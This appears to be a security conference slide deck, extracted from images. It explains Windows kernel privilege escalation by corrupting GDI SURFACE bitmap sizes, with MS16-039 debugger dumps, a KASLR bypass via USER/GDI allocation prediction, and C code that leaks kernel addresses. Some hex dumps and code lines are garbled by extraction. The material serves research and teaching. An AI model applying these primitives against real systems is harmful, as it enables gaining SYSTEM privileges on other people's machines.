
```
typedef struct tagSIZE {
    LONG cx;
    LONG cy;
} SIZE, *PSIZE;
```


cx

Specifies the rectangle's width.
The units depend on which
function uses this.

cy

Specifies the rectangle's height.
The units depend on which
function uses this.


- 
- The `SURFOBJ.sizlBitmap` property represents **width** and **height** of the `SURFACE`
 - If `sizlBitmap.cx` and/or `sizlBitmap.cy` are overwritten
✓ **The `SURFACE` can be enlarged**
 - It means we get **read/write access beyond** the bounds of the pixel data buffer!

- 
- The idea is to turn on some bits to enlarge the SURFACE.
 - ✓ We can use any* arbitrary write, aligned or not, controllable or undefined:
 - QWORD (8-byte) - DWORD (4-byte)
 - WORD (2-byte) - BYTE (1-byte)
 - single BIT!
 - ✗ *NULL writes can't be used 😞

Extending a SURFACE

(before corruption)

SURFACE



(after corruption)

SURFACE





- MS16-039 (CVE-2016-0165) exploit after heap overflow

```

C:\> kernel debug (x86)
kd> dq fffff901'70576bf0+10
fffff901'70576c00  00000000'01051070  00000000'00000000
fffff901'70576c10  00000000'00000000  00000000'00000000
fffff901'70576c20  00000000'01051070  00000000'00000000
fffff901'70576c30  00000000'00000000  00000001'00000052 <--- SURFOBJ64.sizBitmap
fffff901'70576c40  00000000'00000148  fffff901'70576e58
fffff901'70576c50  fffff901'70576e58  00009b12'00000148
fffff901'70576c60  00010000'00000006  00000000'00000000
fffff901'70576c70  00000000'04800200  00000000'00000000
kd> g
Breakpoint 1 hit
win32kbase!RGNMEMOBJ::vCreate+0x187:
fffff960'bedae2f7 8bf0      mov     esi,eax
kd> dq fffff901'70576bf0+10
fffff901'70576c00  00000001'00000000  00000000'fffffff
fffff901'70576c10  fffff901'70575fb0  00000000'00043333
fffff901'70576c20  ffffffff'00000000  04333300'04333200
fffff901'70576c30  00000001'00000000  00000001'fffffff <--- SURFOBJ64.sizBitmap
fffff901'70576c40  00000000'00000148  fffff901'70576e58
fffff901'70576c50  fffff901'70576e58  00009b12'00000148
fffff901'70576c60  00010000'00000006  00000000'00000000
fffff901'70576c70  00000000'04800200  00000000'00000000
kd>
  
```

- One possible strategy is to make two SURFACE objects adjacent in memory by doing a very simple heap spray
- After modifying the SURFACE 1 sizlBitmap, the idea is to overwrite PvScan0 on the adjacent SURFACE 2



- 
- ✓ IMPORTANT: Any adjacent kernel structure could be effortlessly manipulated after enlarging a SURFACE
 - Finally, it's interesting to say that:
`SURFOBJ.cjBits` is set to `nWidth * nHeight * cBitsPerPel`
However, this property is **not** used to validate SURFACE bounds after the header is corrupted!

```
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wProcessId: 00000128  
wCount: 0000  
wUpper: 7405  
wType: 4005 (GDIObjType_SURF_TYPE)  
pUserAddress: 0000000000000000
```

```
BASEOBJECT:  
hHmgr: 740506bb  
ulShareCount: 00000000  
cExclusiveLock: 0000  
BaseFlags: 0000  
T1
```

MS16-039 LIVE DEMO

- Target:
Windows 10 x64 v1511
Scenario:
Running in **Low Integrity Level**
Objective:
Get **SYSTEM** privileges by using
PvScan0 Extended technique

Windows 10 v.1607

FIX

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
- at Black Hat USA 2016 Microsoft announced the [Windows 10 Anniversary Update](#) (v.1607)
- Three **very important** [KASLR](#) bypasses were fixed
 - ✗ Randomized Windows Paging Tables
 - ✗ Killed GdiSharedHandleTable kernel address leak
 - ✗ SIDT/SGDT access virtualized under Hyper-V
- Let's check
"Windows 10 Mitigation Improvements"
Microsoft presentation

Windows Kernel 64-bit ASLR Improvements

Predictable kernel address space layout has made it easier to exploit certain types of kernel vulnerabilities


64-bit kernel address space layout is now dynamic

Various address space disclosures have been fixed



- ✓ Page table self-map and PFN database are randomized
 - Dynamic value relocation fixups are used to preserve constant address references
- ✓ SIDT/SGDT kernel address disclosure is prevented when Hyper-V is enabled
 - Hypervisor traps these instructions and hides the true descriptor base from CPL>0
- ✓ GDI shared handle table no longer discloses kernel addresses

Tactic	Applies to	First shipped
Breaking exploitation techniques	Windows 10 64-bit kernel	August, 2016 (Windows 10 Anniversary Edition)




Windows Kernel 64-bit ASLR Improvements

Address space layout has made it easier to exploit certain types of kernel vulnerabilities

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Various address space disclosures have been fixed



System region PML4 entries are randomized

- ✓ Non-paged pool
- ✓ Paged pool
- ✓ System cache
- ✓ PFN database
- ✓ Page tables
- ✓ ... and so on

Getting Physical
 Extreme abuse of Intel based Paging Systems
 Wukle & Bostrom
 Juniper & Hesse

Bypassing kernel ASLR
 Target : Windows 10 (remote bypass)

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✓ GDI shared handle table no longer discloses kernel addresses

Fact: Mitigation techniques	Applies to Windows 10 64-bit kernel	First shipped August, 2016 (Windows 10 Anniversary Edition)
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```
kd> dq poi (win32kbase!gpentHmgr)
```

v.1511

```
fffff901'40210100 00000000'00000000 fffff901'40000d60
fffff901'40210110 40080188'00000000 00000000'00000000
fffff901'40210120 fffff901'400008b0 40080108'00000000
fffff901'40210130 00000000'00000000 fffff901'400007c0
fffff901'40210140 40080108'00000000 00000000'00000000
fffff901'40210150 fffff901'400006d0 40080108'00000000
fffff901'40210160 00000000'00000000 fffff901'40000360
fffff901'40210170 40050185'00000000 00000000'00000000
```

GDICELL.pKernelAddress
✓ Kernel pointer

v.1607

```
ffff8322'80210100 00000000'00000000 ffffffff'ff00000b
ffff8322'80210110 00080088'00000000 00000000'00000000
ffff8322'80210120 ffffffff'ff00000c 00080008'00000000
ffff8322'80210130 00000000'00000000 ffffffff'ff00000d
ffff8322'80210140 00080008'00000000 00000000'00000000
ffff8322'80210150 ffffffff'ff00000e 00080008'00000000
ffff8322'80210160 00000000'00000000 ffffffff'ff00000f
ffff8322'80210170 00050085'00000000 00000000'00000000
```

GDICELL.pKernelAddress
✗ Not really a pointer

bitmap handle: b05088f

```
0000016b1392cd68 peb!gdishared
ffffc98480210000 win32kbase!gpenthmgr
```

win32kbase!gpHandleManager@@@3PEAUgdiHandleManager@@EA (exportado)

```
; Exported entry 170. ?gpHandleManager@@@3PEAUgdiHandleManager@@EA
; class GdiHandleManager * gpHandleManager
?gpHandleManager@@@3PEAUgdiHandleManager@@EA dq ?
```

GDITAG_HMGR_SPRITE_TYPE @gpHandleManager

gpHandleManager+0x10 = fffffc98480000700

```
fffffc98480000700 'Getc' pool tag (size: 0x820):
struct1 {
  WORD unk0; // val: 0
  DWORD unk1; // val: 1
  struct2 * p_struct2; // val: fffffc984'800006d0
}
```

```
fffffc984800006d0 'Getc' pool tag (size: 0x30):
struct2 {
  ULONG64 p_win32kbase!gpenthmgr; // val: fffffc98480210000
  DWORD unk0; // max_handles? val: 0x10000
  DWORD handle0; // val: 0000083c
  DWORD handle1; // val: 0000085f
  DWORD handle2; // val: 000008a4
  ULONG64 p_struct3 // val: fffffc98480001010
}
```

```
fffffc98480001010 'Gelt' pool tag (size: 0x820):
struct3 {
  ULONG64 p_table; // val: fffffc984'80001020
  ULONG64 maxentries; // val: 00000000'00010000
}
```

```
table:
ffffc984'80001020 fffffc984'80002000 fffffc984'8015a000
ffffc984'80001030 fffffc984'8008f000 fffffc984'80092000
ffffc984'80001040 fffffc984'80094000 fffffc984'8019c000
ffffc984'80001050 fffffc984'80150000 fffffc984'801fa000
ffffc984'80001060 fffffc984'81a22000 00000000'00000000
ffffc984'80001070 00000000'00000000 00000000'00000000
ffffc984'80001080 00000000'00000000 00000000'00000000
```

```
ffffc9c911258e54 win32kbase!HANDLELOCK:
win32kbase!GdiHandleManager::GetEntry
win32kbase!GdiHandleManager::DecodeI
```

bitmap handle: b05088f

gph...er+0x10 = fffffc98480000700

```
win32kbase!GdiHandleEntryDirector...rieve...TableEntryIndex
```

```
struct1 {
WORD unk0; // val: 0
DWORD unk1; // val: 1
struct2 * p_str
}
```

```
rcx = fffffc98480000700
rdx = 088f
r8 = fffffb80117ca0880 <buffer?>
r9 = fffffb80117ca0870 <buffer?>
```

```
win32kbase!GdiHandleEntryTable...EntryObject -->
```

```
rcx = fffffc984'800006d0 <p st
rdx = 088f <dh = 08, dl =
```

```
struct2 {
ULONG64 p_win32kbas hmgr; // val: fffffc98480210000
DWORD unk0; max_handles? val: 0x10000
DWORD handle0; val: 0000083c
0000085f
000008a4
fffffc98480001010 ----->
```

```
if(dx > p_struct2.handle2)
```

```
ULONG64 p_tabla = *(ULONG64
```

```
p_tabla = fffffc98480001020 + 8 * *fffffc98480001060 ==> fffffc984
```

```
struct3 {
ULONG64 p_ // val: fffffc984'80001020
ULONG64 m s; // val: 00000000'00010000
```

✘ We really lost our "user-mode friendly"
SURFACE LOOKUP mechanism

```
table:
ffffc984'80001020 fffffc984'8000102000 fffffc984'8015a000
ffffc984'80001030 fffffc984'8000103000 fffffc984'80092000
ffffc984'80001040 fffffc984'8000104000 fffffc984'8019c000
ffffc984'80001050 fffffc984'8000105000 fffffc984'801fa000
ffffc984'80001060 fffffc984'8000106000000000 00000000
ffffc984'80001070 00000000'0000000000000000 00000000
ffffc984'80001080 00000000'0000000000000000 00000000
```

```
ULONG64 p_entry = *(ULONG64... <11x2x0...>
p_entry = fffffc98481a22000 ==> *fffffc98481a228f8
```

```
ULONG64 puscand = *(ULONG64 *)(<p_
```

```
pKernelAddress: FFFFF90144224000  
wProcessId: 00000128  
wCount: 0000  
wUpper: 7405  
wType: 4005 (GDIObjType_SURF_TYPE)  
pUserData: 0000000000000000
```

```
BASEOBJECT:  
hMngr: 740506bb  
ulShareCount: 00000000  
cExclusiveLock: 0000  
BaseFlags: 0000  
T1
```

✓ Lets find a new one! 🕶️

BYPASSING
Windows 10 v. 1607
KASLR

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```

■ Structure user32!gSharedInfo

- check [Alex Ionescu@Recon 2013](#) and [Tarjei Mandt@BH 2011](#) for info on this.

- ReactOS <https://www.reactos.org/wiki/Techwiki:Win32k/SHAREDINFO>

```
typedef struct
{
    PUOID psi;
    HANDLEENTRY *aheList;
    ULONG HeEntrySize; // Win7 - not present in WinXP?
    ULONG_PTR pDispInfo;
    ULONG_PTR ulSharedDelta;
    ULONG_PTR awmControl; // Not in XP
    ULONG_PTR DefWindowMsgs; // Not in XP
    ULONG_PTR DefWindowSpecMsgs; // Not in XP
} SHAREDINFO, *PSHAREDINFO;
```

Array of HANDLEENTRY structures
Object index is obtained by **object_handle & 0xFFFF**


```
typedef struct _HANDLEENTRY
{
    /* 000 */ PUOID phead;
    /* 008 */ PUOID pOwner;
    /* 00c */ BYTE bType;
    /* 00d */ BYTE bFlags;
    /* 00e */ WORD wUniq;
} HANDLEENTRY, *PHE;
```

Pointer to the Kernel Object !
PTI or PPI
Object handle type
Flags
Access count.

- Objects indexed by this table: **User Objects**

[https://msdn.microsoft.com/en-us/library/windows/desktop/ms724515\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/ms724515(v=vs.85).aspx)

User object	Overview
Accelerator table	Keyboard Accelerators
Caret	Caret
Cursor	Cursors
DDE conversation	Dynamic Data Exchange Management Library
Hook	Hooks
Icon	Icons
Menu	Menus
Window	Windows
Window position	Windows



- User Objects < 4KB

POOL TYPE 0x21 (PagedPoolSession)

POOL TYPE 0x29 (PagedPoolSession+0x8(?!))


- User Objects => 4KB (Large Pool)

NonPagedPool

But we need **GDI objects**, so what's the point ?

✓ GDI objects use the **SAME** heap as User Objects!

- GDI Objects < 4KB
POOL TYPE 0x21 (PagedPoolSession)
- GDI Objects => 4KB (Large Pool)
NonPagedPool

- 
- Knowing the previous, it's possible to **predict** GDI ALLOCATIONS in KERNEL SPACE
 - So, if we:
 - ✓ Alloc a USER object (we know its KADDRESS)
 - ✓ Free the same USER object
 - ✓ Alloc a GDI object with size equal to USER object
 - We have a **high probability to infer where the GDI object was allocated** (Free List mechanism!)

PROPOSED ALGORITHM

Alloc USER object A
Free USER object A

Alloc USER object B
Free USER object B

No

ADDRESS(A) == ADDRESS(B)

Yes

Alloc GDI object

■ KMALLOC/KFREE primitives

- **For objects < 4KB**

KALLOC: `win32u!NtUserConvertMemHandle()`

KFREE: `win32u!NtUserSetClipboardData() +
EmptyClipboard()`

- **For objects \geq 4KB**

KALLOC: `user32!CreateAcceleratorTableA()`

KFREE: `user32!DestroyAcceleratorTable()`

- Try to use $\geq 4\text{KB}$ objects if possible.

```
HACCEL WINAPI CreateAcceleratorTable(  
    _In_ LPACCEL lpaccl,  
    _In_ int     cEntries  
);
```

lpaccl [in]
Type: **LPACCEL**

An array of **ACCEL** structures that describes the accelerator table.

cEntries [in]
Type: **int**

The number of **ACCEL** structures in the array.

This must be within the range 1 to 32767 or the function will fail.

- KMALLOC/KFREE primitives

For objects $\geq 4\text{KB}$

KALLOC: `user32!CreateAcceleratorTableA()`
KFREE: `user32!DestroyAcceleratorTable()`

- Allocations $\geq 4\text{KB}$ are aligned to `0xFFFFFFFFXXXX000` (12 bits)
- The granularity is 4KB (E.g 5KB request returns 8KB buffer)
- If allocations are big, it's **less likely** that a freed chunk will randomly be reused by the Windows kernel during exploitation

(OLD) GdiSharedHandleTable SURFACE LOOKUP mechanism

```
ULONG64 GetPEB()
{
#ifdef _WIN64
    ULONG64 TEB = (ULONG64)__readgsqword(0x30);
    return *(ULONG64*)(TEB + 0x60);
#else
    DWORD TEB = (DWORD)__readfsdword(0x18);
    DWORD res = *(DWORD*)(TEB + 0x30);
    return res;
#endif
}
```

```
ULONG64 GetGdiTable()
{
#ifdef _WIN64
    return *(ULONG64 *) (GetPEB() + gConfig.GdiSharedHandleTableOffset);
#else
    return *(DWORD *) (GetPEB() + gConfig.GdiSharedHandleTableOffset);
#endif
}
```

```
ULONG64 GetpvScan0Offset(HBITMAP handle)
{
    if (!gGdiSharedHandleTable)
        gGdiSharedHandleTable = GetGdiTable();
#ifdef _WIN64
    ULONG64 entryaddr = gGdiSharedHandleTable + (LOWORD(handle) * sizeof(GDICELL64));
    GDICELL64 cell = *((GDICELL64 *) (entryaddr));
    return (ULONG64)cell.pKernelAddress + 0x50;
#else
    ULONG64 entryaddr = (gGdiSharedHandleTable + (LOWORD(handle) * sizeof(GDICELL32))) & 0x00000000ffffffff;
    GDICELL32 cell = *((GDICELL32 *) (entryaddr));
